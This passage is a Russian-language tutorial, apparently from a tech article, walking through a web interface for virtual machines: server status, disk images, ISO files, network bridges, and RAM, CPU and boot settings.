


Состояние сервера

Здесь отображаются такие данные, как нагрузка на проц, свободное количество оперативной памяти, использование раздела подкачки, Uptime, данные о версиях ПО. Ниже идут графики загрузки процессора, нагрузки на сетевые интерфейсы, использование памяти, состояние накопителей и свободное место на них.


Переходим в раздел Virtual Machines. Здесь, собственно, и создаются виртуальные машины. Кликаем по знаку + и заполняем все данные. Теперь подключим к нашей ВМ образы жестких дисков и сетевой интерфейс. Выбираем виртуальную машину из списка слева (поместить ее в группу можно, перетащив мышью в группу или подгруппу). Переходим в раздел Disks, жмем «Добавить» (+) и заполняем необходимые данные.






Создание образа жесткого диска

После этого он появится в списке жестких дисков, доступных для этого виртуального узла, дальше его необходимо подключить. Переходим в раздел Definition, подраздел Virtual Medias, и добавляем. Здесь можно выбрать тип подключения, тип диска, исходные путь подключения и сам диск. Чтобы добавить ISO-образы, их предварительно необходимо сложить в каталог `/var/vm/iso`. Далее сменить тип с disk на cdrom.



Добавление ISO-образа


Следующим шагом нужно добавить сетевой интерфейс. Переходим в подраздел Virtual Nics. Жмем + для добавления, выбираем сетевой мост и имя сетевого моста, которое ты задал при настройке сетевых параметров сервера в самом начале. Если в системе всего один сетевой мост, то он сразу будет доступен и выбирается по умолчанию. Остальные параметры не меняем.



Подключение сетевого интерфейса


Чуть не забыл, в подразделе Basics задаем количество оперативной памяти, выделяемое для виртуальной машины, и количество ядер процессора. Также можно задать порядок загрузки, время, поведение при выключениях и перезагрузках, параметры проброса USB-устройств, тип виртуальной машины: QEMU или KVM, версию виртуальной машины, параметры подключения к устройствам ввода-вывода. Этих параметров достаточно для запуска виртуального узла. После этого у тебя статус виртуальной машины изменится на Off. Запускаем ее клавишей Run в верхнем меню. Для подключения к экрану жмем screen и можем видеть монитор виртуального узла. В одной из предыдущих статей мы настраивали PXE-загрузку, поэтому у меня на скрине то самое PXE-меню. :)





